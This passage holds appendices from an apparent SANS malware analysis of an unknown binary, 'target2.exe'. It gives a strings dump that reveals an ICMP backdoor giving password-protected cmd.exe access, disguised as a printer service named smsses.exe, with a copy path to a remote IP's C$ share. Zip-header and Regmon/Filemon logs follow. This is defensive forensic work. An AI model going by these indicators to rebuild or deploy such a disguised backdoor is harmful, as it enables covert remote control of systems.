000004D	004004D	0	!This program cannot be run in DOS mode.
00001D0	00401D0	0	.text
00001F8	00401F8	0	.rdata
000021F	004021F	0	@.data
0000248	0040248	0	.src
000011D0	004011D0	0	D\$,QPR
000011FC	004011FC	0	D\$,j'P
0000121E	0040121E	0	T\$,j'RP
000012FE	004012FE	0	T\$,VRS
00001327	00401327	0	D\$,j'P
00001349	00401349	0	T\$,j'RP
00001408	00401408	0	L\$,j'Q
0000142B	0040142B	0	D\$,j'PQ
00001540	00401540	0	D\$OQPR
0000156E	0040156E	0	D\$\$j'P
00001590	00401590	0	T\$0j'RP
00001678	00401678	0	T\$OURV
000016A1	004016A1	0	D\$\$j'P
000016C3	004016C3	0	T\$0j'RP
00001803	00401803	0	D\$,j'PQ
000019AF	004019AF	0	T\$\$QRj
000019CE	004019CE	0	D\$\$PW
00001BD6	00401BD6	0	h0A@
00001CEA	00401CEA	0	SPhxD@
00001D10	00401D10	0	SQhpD@
00001D65	00401D65	0	D\$@SPS
00001E16	00401E16	0	T\$ RP
00001E77	00401E77	0	USSSP3
00001F25	00401F25	0	D\$(PQ
00002050	00402050	0	x!xu\
00002056	00402056	0	x"iuV
0000205C	0040205C	0	x#tuP
0000207A	0040207A	0	IQh@A@
00002270	00402270	0	t1h@D@
000022B4	004022B4	0	Ht Ht
0000243E	0040243E	0	Ph<B@
00002460	00402460	0	T\$(QR
0000249D	0040249D	0	L\$OPQ
00002528	00402528	0	Ph0C@
000032EA	004032EA	0	Sleep
000032F2	004032F2	0	HeapAlloc
000032FE	004032FE	0	GetProcessHeap
00003310	00403310	0	TerminateProcess
00003324	00403324	0	ReadFile
00003330	00403330	0	PeekNamedPipe
00003340	00403340	0	CloseHandle
0000334E	0040334E	0	CreateProcessA
00003360	00403360	0	CreatePipe
0000336E	0040336E	0	WriteFile
0000337A	0040337A	0	GetLastError
0000338A	0040338A	0	LocalAlloc
00003396	00403396	0	KERNEL32.dll
000033A6	004033A6	0	StartServiceCtrlDispatcherA
000033C4	004033C4	0	SetServiceStatus
000033D8	004033D8	0	RegisterServiceCtrlHandlerA
000033F6	004033F6	0	CloseServiceHandle
0000340C	0040340C	0	ControlService
0000341E	0040341E	0	QueryServiceStatus
00003434	00403434	0	OpenServiceA
00003444	00403444	0	CreateServiceA
00003456	00403456	0	OpenSCManagerA
00003468	00403468	0	DeleteService
00003478	00403478	0	StartServiceA
00003488	00403488	0	ChangeServiceConfigA

000034A0	004034A0	0	QueryServiceConfigA
000034B4	004034B4	0	ADVAPI32.dll
000034C4	004034C4	0	WSAloctl
000034D0	004034D0	0	WSASocketA
000034DC	004034DC	0	WS2_32.dll
000034E8	004034E8	0	MFC42.DLL
000034F4	004034F4	0	memmove
00003506	00403506	0	fprintf
00003518	00403518	0	sprintf
00003522	00403522	0	perror
0000352C	0040352C	0	strstr
0000353E	0040353E	0	printf
00003546	00403546	0	MSVCRT.dll
00003554	00403554	0	__dllonexit
00003562	00403562	0	__onexit
0000356C	0040356C	0	__exit
00003574	00403574	0	__XcptFilter
00003582	00403582	0	__p__initenv
00003592	00403592	0	__getmainargs
000035A2	004035A2	0	__initterm
000035AE	004035AE	0	__setusermatherr
000035C2	004035C2	0	__adjust_fdiv
000035D2	004035D2	0	__p__commode
000035E2	004035E2	0	__p__fmode
000035F0	004035F0	0	__set_app_type
00003602	00403602	0	__except_handler3
00003616	00403616	0	__controlfp
00003624	00403624	0	??0Init@ios_base@std@@@QAE@XZ
00003644	00403644	0	??1Init@ios_base@std@@@QAE@XZ
00003664	00403664	0	??0_Winit@std@@@QAE@XZ
0000367C	0040367C	0	??1_Winit@std@@@QAE@XZ
00003692	00403692	0	MSVCP60.dll
00004049	00404049	0	ERROR 3
00004055	00404055	0	ERROR 2
00004061	00404061	0	ERROR 1
0000406C	0040406C	0	impossibile creare raw ICMP socket
00004098	00404098	0	RAW ICMP SendTo:
000040AE	004040AE	0	===== Icmp BackDoor V0.1 =====
000040F4	004040F4	0	===== Code by SpooF. Enjoy Yourself!
0000411E	0040411E	0	Your PassWord:
00004138	00404138	0	cmd.exe
00004142	00404142	0	Exit OK!
00004150	00404150	0	Local Partners Access
0000416A	0040416A	0	Error UnInstalling Service
0000418A	0040418A	0	Service UnInstalled Sucessfully
000041B2	004041B2	0	Error Installing Service
000041CE	004041CE	0	Service Installed Sucessfully
000041F5	004041F5	0	Create Service %s ok!
0000420D	0040420D	0	CreateService failed:%d
00004229	00404229	0	Service Stopped
0000423D	0040423D	0	Force Service Stopped Failed%d
00004260	00404260	0	The service is running or starting!
00004288	00404288	0	Query service status failed!
000042A8	004042A8	0	Open service failed!
000042C1	004042C1	0	Service %s Already exists
000042DC	004042DC	0	Local Printer Manager Service
000042FC	004042FC	0	smsses.exe
00004309	00404309	0	Open Service Control Manage failed:%d
00004338	00404338	0	Start service successfully!
00004358	00404358	0	Starting the service failed!
00004378	00404378	0	starting the service <%s>...
00004398	00404398	0	Successfully!
000043A8	004043A8	0	Failed!
000043B4	004043B4	0	Try to change the service's start type...
000043E0	004043E0	0	The service is disabled!
000043FC	004043FC	0	Query service config failed!
000062DB	004062DB	0	?????
00005064	00405064	0	Hello from MFC!
000060F3	004060F3	0	\\winnt\system32\smsses.exe
00006181	00406181	0	\\winnt\system32\smsses.exe

000062B3	004062B3	0	\\199.107.97.191\C\$\
0000632F	0040632F	0	\winnt\system32
000063A7	004063A7	0	\winnt\system32\reg.exe
0000642F	0040642F	0	\winnt\system32\reg.exe
000064B7	004064B7	0	\winnt\system32\reg.exe
0000653F	0040653F	0	\winnt\system32\reg.exe
000065BD	004065BD	0	\winnt\system32\reg.exe
00006645	00406645	0	\winnt\system32\reg.exe
000066CD	004066CD	0	\winnt\system32\reg.exe
00006755	00406755	0	\winnt\system32\reg.exe
000067DD	004067DD	0	\winnt\system32\reg.exe
00005062	00405062	1	Hello from MFC!

© SANS Institute 2003, Author retains full rights.

Appendix II – Details of Winzip file “binary_v1.3.zip”

Testing ...

Current Location part 1 offset 5665

Archive: C:\Documents and Settings\Richard Lee\Desktop\binary_v1.3.zip 5687 bytes 1 file

End central directory record PK0506 (4+18)

```
=====
current location of end-of-central-dir record: 5665 (0x00001621) bytes
expected location of end-of-central-dir record: 5665 (0x00001621) bytes
  based on the size of the central directory of
  57 and its relative offset of 5608 bytes
part number of this part (00):          part 1
part number of start of central directory (00): part 1
number of entries in central dir in this part: 1
total number of entries in central dir: 1
size of central dir:                    57 (0x00000039) bytes
relative offset of central dir:         5608 (0x000015e8) bytes
zipfile comment length:                 0
```

Current Location part 1 offset 5608

Central directory entry PK0102 (4+42): #1

```
=====
part number in which file begins (00):  part 1
relative offset of local header:        0 (0x00000000) bytes
version made by operating system (00):  MS-DOS, OS/2, NT FAT
version made by zip software (20):      2.0
operat. system version needed to extract (00): MS-DOS, OS/2, NT FAT
unzip software version needed to extract (20): 2.0
general purpose bit flag (0x0000) (bit 15..0): 0000.0000 0000.0000
  file security status (bit 0):          not encrypted
  extended local header (bit 3):         no
compression method (08):                deflated
  compression sub-type (deflation):     normal
file last modified on (0x00002e54 0x000065b8): 2003-Feb-20 12:45:48
32-bit CRC value:                       0xd185fd18
compressed size:                         5567 bytes
uncompressed size:                      26793 bytes
length of filename:                     11 characters
length of extra field:                  0 bytes
length of file comment:                 0 characters
internal file attributes:               0x0000
  apparent file type:                   binary
external file attributes:               0x81ff0020
  non-MSDOS external file attributes:   0x81ff00
  MS-DOS file attributes (0x20):        arc
```

Current Location part 1 offset 5654

filename:target2.exe

Current Location part 1 offset 0

Local directory entry PK0304 (4+26): #1

```
-----
operat. system version needed to extract (00): MS-DOS, OS/2, NT FAT
unzip software version needed to extract (20): 2.0
general purpose bit flag (0x0000) (bit 15..0): 0000.0000 0000.0000
  file security status (bit 0):          not encrypted
  extended local header (bit 3):         no
compression method (08):                deflated
```

compression sub-type (deflation): normal
file last modified on (0x00002e54 0x000065b8): 2003-Feb-20 12:45:48
32-bit CRC value: 0xd185fd18
compressed size: 5567 bytes
uncompressed size: 26793 bytes
length of filename: 11 characters
length of extra field: 0 bytes
Current Location part 1 offset 30
filename:target2.exe
Current Location part 1 offset 41
testing: target2.exe OK
No errors detected in compressed data of C:\Documents and Settings\Richard Lee\Desktop\binary_v1.3.zip.

© SANS Institute 2003, Author retains full rights.

Appendix III – Regmon log containing “target2.exe”

```
10469 31.81885077 explorer.exe:756 OpenKey
      HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe      NOTFOUND

10471 31.82037443 explorer.exe:756 OpenKey
      HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\target2.exe
      NOTFOUND
10472 31.82046243 explorer.exe:756 OpenKey
      HKLM\Software\Microsoft\Windows\CurrentVersion\App Paths\target2.exe
      NOTFOUND

10473 31.88892055 explorer.exe:756 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe NOTFOUND

10480 31.89604184 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe NOTFOUND
10481 31.89608962 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe NOTFOUND
10482 31.90084916 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe NOTFOUND

10488 32.05343862 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options\target2.exe NOTFOUND
      HKCU\Console\C:_UnknownBinary_File_target2.exe NOTFOUND
10493 32.06227382 CSRSS.EXE:164 OpenKey
      HKCU\Console\C:_UnknownBinary_File_target2.exe NOTFOUND

10499 32.08066498 target2.exe:700 OpenKey
      HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS      Key:
0xE1D604E0
10500 32.08071275 target2.exe:700 QueryValue
      HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode
      NOTFOUND
10501 32.08077896 target2.exe:700 CloseKey
      HKLM\System\CurrentControlSet\Control\Session Manager SUCCESS      Key:
0xE1D604E0
10502 32.08124410 target2.exe:700 OpenKey      HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon      SUCCESS      Key: 0xE1D604E0
10503 32.08128517 target2.exe:700 QueryValue HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\LeakTrack NOTFOUND
10504 32.08133797 target2.exe:700 CloseKey      HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon      SUCCESS      Key: 0xE1D604E0
10505 32.08141172 target2.exe:700 OpenKey      HKLM      SUCCESS      Key:
0xE1D604E0
10506 32.08157934 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Diagnostics NOTFOUND
10507 32.08385477 target2.exe:700 OpenKey
      HKLM\System\CurrentControlSet\Control\Error Message Instrument\ NOTFOUND

10508 32.08554688 target2.exe:700 OpenKey      HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32 SUCCESS      Key: 0xE1D4A860
```

```

10509 32.08561728 target2.exe:700 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32\target2 NOTFOUND
10510 32.08568852 target2.exe:700 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility32 SUCCESS Key: 0xE1D4A860
10511 32.08588380 target2.exe:700 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1BCFCA0
10512 32.08597431 target2.exe:700 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2\target20.0 NOTFOUND
10513 32.08602879 target2.exe:700 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Compatibility2 SUCCESS Key: 0xE1BCFCA0
10514 32.08611595 target2.exe:700 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1D6BE60
10515 32.08615869 target2.exe:700 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility\target2 NOTFOUND
10516 32.08621233 target2.exe:700 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\IME Compatibility SUCCESS Key: 0xE1D6BE60
10517 32.08698757 target2.exe:700 OpenKey
HKLM\System\CurrentControlSet\Control\Session
Manager\AppCompatibility\target2.exe NOTFOUND
10518 32.08709401 target2.exe:700 OpenKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows SUCCESS Key: 0xE1D6BE60
10519 32.08713675 target2.exe:700 QueryValue HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows\AppInit_DLLs SUCCESS ""
10520 32.08721302 target2.exe:700 CloseKey HKLM\Software\Microsoft\Windows
NT\CurrentVersion\Windows SUCCESS Key: 0xE1D6BE60
10521 32.13315404 target2.exe:700 OpenKey HKCU SUCCESS Key:
0xE1333260
10522 32.13321270 target2.exe:700 OpenKey
HKLM\System\CurrentControlSet\Control\Nls\MUILanguages NOTFOUND

10523 32.13328059 target2.exe:700 OpenKey HKCU\Control Panel\Desktop
SUCCESS Key: 0xE1D6DEE0
10524 32.13333255 target2.exe:700 QueryValue HKCU\Control
Panel\Desktop\MultiUILanguageId NOTFOUND
10525 32.13338703 target2.exe:700 CloseKey HKCU\Control Panel\Desktop
SUCCESS Key: 0xE1D6DEE0
10526 32.13342558 target2.exe:700 CloseKey HKCU SUCCESS Key:
0xE1333260
10527 32.17462298 target2.exe:700 OpenKey
HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key:
0xE1333260
10528 32.17469506 target2.exe:700 QueryValue
HKLM\System\CurrentControlSet\Control\ServiceCurrent\ (Default) SUCCESS
0x9
10529 32.17476462 target2.exe:700 CloseKey
HKLM\System\CurrentControlSet\Control\ServiceCurrent SUCCESS Key:
0xE1333260

10863 47.20916507 target2.exe:700 CloseKey HKLM SUCCESS Key:
0xE1D604E0

```

Appendix IV – Filemon log containing “target2.exe”

```
1371 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe SUCCESS Attributes: N Options:
Open
1372 153:49:07 explorer.exe:756 IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe SUCCESS FileStreamInformation
1373 153:49:07 explorer.exe:756 IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe SUCCESS FileBasicInformation
1374 153:49:07 explorer.exe:756 IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 0 Length: 24
1375 153:49:07 System:8 IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe SUCCESS

1377 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe: Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1378 153:49:07 explorer.exe:756 IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe SUCCESS

1381 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe SUCCESS Attributes: N Options:
Open
1382 153:49:07 explorer.exe:756 IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe SUCCESS FileStreamInformation
1383 153:49:07 explorer.exe:756 IRP_MJ_QUERY_INFORMATION
      C:\UnknownBinary\File\target2.exe SUCCESS FileBasicInformation
1384 153:49:07 explorer.exe:756 IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 0 Length: 24

1386 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe: Raec25ph4sudbf0hAaq5ehw3Nf:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1387 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\:{4c8cc155-6c1e-11d1-8e41-
00c04fb9386d}:$DATA FILE NOT FOUND Attributes: N Options: Open
1388 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1389 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1390 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1391 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1392 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1393 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
```

```

1394 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ DocumentSummaryInformation:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1395 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ Docf_ DocumentSummaryInformation:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1396 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1397 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1398 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1399 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ Docf_ SummaryInformation:$DATA FILE NOT
FOUND Attributes: N Options: Open
1400 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ SebiesnrMkudrfcoIaamtykdDa:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1401 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe\ Docf_ SebiesnrMkudrfcoIaamtykdDa:$DATA
      FILE NOT FOUND Attributes: N Options: Open
1402 153:49:07 explorer.exe:756 IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe SUCCESS
1403 153:49:07 explorer.exe:756 IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe SUCCESS

1406 153:49:07 explorer.exe:756 IRP_MJ_DIRECTORY_CONTROL
      C:\UnknownBinary\File\ SUCCESS FileBothDirectoryInformation:
target2.exe

1426 153:49:07 explorer.exe:756 IRP_MJ_DIRECTORY_CONTROL
      C:\UnknownBinary\File\ SUCCESS FileBothDirectoryInformation:
target2.exe

1436 153:49:07 explorer.exe:756 IRP_MJ_CREATE
      C:\UnknownBinary\File\target2.exe SUCCESS Attributes: Any Options:
Open
1437 153:49:07 explorer.exe:756 FASTIO_QUERY_BASIC_INFO
      C:\UnknownBinary\File\target2.exe SUCCESS Attributes: A
1438 153:49:07 explorer.exe:756 IRP_MJ_SET_INFORMATION
      C:\UnknownBinary\File\target2.exe SUCCESS FileBasicInformation
1439 153:49:07 explorer.exe:756 IRP_MJ_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 0 Length: 64
1440 153:49:07 System:8 IRP_MJ_CLOSE
      C:\UnknownBinary\File\target2.exe SUCCESS
1441 153:49:07 explorer.exe:756 FASTIO_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 216 Length: 64
1442 153:49:07 explorer.exe:756 FASTIO_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 288 Length: 4
1443 153:49:07 explorer.exe:756 FASTIO_READ
      C:\UnknownBinary\File\target2.exe SUCCESS Offset: 308 Length: 4
1444 153:49:07 explorer.exe:756 IRP_MJ_CLEANUP
      C:\UnknownBinary\File\target2.exe SUCCESS

```

```

1448 153:49:07 explorer.exe:756 IRP_MJ_CREATE
C:\UnknownBinary\File\target2.exe SUCCESS Attributes: Any Options:
Open
1449 153:49:07 explorer.exe:756 FASTIO_QUERY_STANDARD_INFO
C:\UnknownBinary\File\target2.exe SUCCESS Size: 26793
1450 153:49:07 explorer.exe:756 IRP_MJ_READ*
C:\UnknownBinary\File\target2.exe SUCCESS Offset: 0 Length: 4096
1451 153:49:07 explorer.exe:756 IRP_MJ_CLEANUP
C:\UnknownBinary\File\target2.exe SUCCESS

1458 153:49:07 explorer.exe:756 IRP_MJ_CREATE
C:\UnknownBinary\File\target2.exe SUCCESS Attributes: Any Options:
Open
1459 153:49:07 explorer.exe:756 IRP_MJ_CLEANUP
C:\UnknownBinary\File\target2.exe SUCCESS
1460 153:49:07 explorer.exe:756 IRP_MJ_CLOSE
C:\UnknownBinary\File\target2.exe SUCCESS

1471 153:49:07 target2.exe:700 IRP_MJ_CREATE C:\UnknownBinary\File
SUCCESS Attributes: Any Options: Open Directory
1472 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\UnknownBinary\File\target2.exe SUCCESS Offset: 12288 Length: 4096

1473 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1474 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1475 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1476 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1477 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1478 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1479 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1480 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1481 153:49:07 target2.exe:700 IRP_MJ_CREATE
C:\WINNT\System32\WS2_32.dll SUCCESS Attributes: Any Options: Open

1482 153:49:07 target2.exe:700 IRP_MJ_CLEANUP
C:\WINNT\System32\WS2_32.dll SUCCESS
1483 153:49:07 target2.exe:700 IRP_MJ_CLOSE
C:\WINNT\System32\WS2_32.dll SUCCESS
1484 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1485 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1486 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1487 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS

```

```

1488 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1489 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1490 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1491 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1492 153:49:07 target2.exe:700 IRP_MJ_CREATE
C:\WINNT\System32\WS2HELP.DLL SUCCESS Attributes: Any Options: Open

1493 153:49:07 target2.exe:700 IRP_MJ_CLEANUP
C:\WINNT\System32\WS2HELP.DLL SUCCESS
1494 153:49:07 target2.exe:700 IRP_MJ_CLOSE
C:\WINNT\System32\WS2HELP.DLL SUCCESS
1495 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1496 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1497 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1498 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1499 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1500 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1501 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1502 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1503 153:49:07 target2.exe:700 IRP_MJ_CREATE
C:\WINNT\System32\MFC42.DLL SUCCESS Attributes: Any Options: Open

1504 153:49:07 target2.exe:700 FASTIO_QUERY_STANDARD_INFO
C:\WINNT\System32\MFC42.DLL SUCCESS Size: 995383
1505 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 0 Length: 4096
1506 153:49:07 target2.exe:700 IRP_MJ_CLEANUP
C:\WINNT\System32\MFC42.DLL SUCCESS
1507 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 839680 Length: 16384
1508 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 638976 Length: 16384
1509 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 815104 Length: 16384
1510 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1511 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1512 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1513 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1514 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS

```

```

1515 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS
1516 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1517 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1518 153:49:07 target2.exe:700 IRP_MJ_CREATE
C:\WINNT\System32\MSVCP60.dll SUCCESS Attributes: Any Options: Open

1519 153:49:07 target2.exe:700 FASTIO_QUERY_STANDARD_INFO
C:\WINNT\System32\MSVCP60.dll SUCCESS Size: 401462
1520 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 0 Length: 4096
1521 153:49:07 target2.exe:700 IRP_MJ_CLEANUP
C:\WINNT\System32\MSVCP60.dll SUCCESS
1522 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 360448 Length: 16384
1523 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 180224 Length: 16384
1524 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 212992 Length: 16384
1525 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 245760 Length: 16384
1526 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MSVCP60.dll SUCCESS Offset: 229376 Length: 16384
1527 153:49:07 target2.exe:700 FSCTL_IS_VOLUME_MOUNTED
C:\UnknownBinary\File SUCCESS
1528 153:49:07 target2.exe:700 FASTIO_QUERY_OPEN
C:\WINNT\explorer.exe.Local SUCCESS

1530 153:49:07 CSRSS.EXE:164 FASTIO_QUERY_OPEN
C:\UnknownBinary\File\target2.exe SUCCESS

1533 153:49:07 CSRSS.EXE:164 FASTIO_QUERY_OPEN
C:\UnknownBinary\File\target2.exe SUCCESS

1536 153:49:07 CSRSS.EXE:164 IRP_MJ_CREATE
C:\UnknownBinary\File\target2.exe SUCCESS Attributes: N Options:
Open
1537 153:49:07 CSRSS.EXE:164 FASTIO_QUERY_BASIC_INFO
C:\UnknownBinary\File\target2.exe SUCCESS Attributes: A
1538 153:49:07 CSRSS.EXE:164 IRP_MJ_SET_INFORMATION
C:\UnknownBinary\File\target2.exe SUCCESS FileBasicInformation
1539 153:49:07 CSRSS.EXE:164 IRP_MJ_READ
C:\UnknownBinary\File\target2.exe SUCCESS Offset: 0 Length: 12
1540 153:49:07 CSRSS.EXE:164 FASTIO_QUERY_STANDARD_INFO
C:\UnknownBinary\File\target2.exe SUCCESS Size: 26793
1541 153:49:07 CSRSS.EXE:164 FASTIO_QUERY_STANDARD_INFO
C:\UnknownBinary\File\target2.exe SUCCESS Size: 26793
1542 153:49:07 CSRSS.EXE:164 IRP_MJ_CLEANUP
C:\UnknownBinary\File\target2.exe SUCCESS
1543 153:49:07 CSRSS.EXE:164 IRP_MJ_CLOSE
C:\UnknownBinary\File\target2.exe SUCCESS
1544 153:49:07 target2.exe:700 IRP_MJ_READ*
C:\WINNT\System32\MFC42.DLL SUCCESS Offset: 24576 Length: 32768
